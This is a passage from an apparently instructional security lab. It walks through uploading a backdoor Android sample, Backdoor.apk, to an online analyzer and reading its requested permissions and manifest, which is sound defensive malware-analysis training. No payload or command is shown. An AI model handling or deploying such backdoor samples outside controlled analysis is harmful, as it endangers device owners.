


7. The **Downloads** screen appears; double-click the **Backdoor.apk** file.

Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the ellipse icon in the top-left corner.




8. The browser window reappears with the information about the uploaded file (**Backdoor.apk**), as shown in the screenshot.




9. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.



10. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.



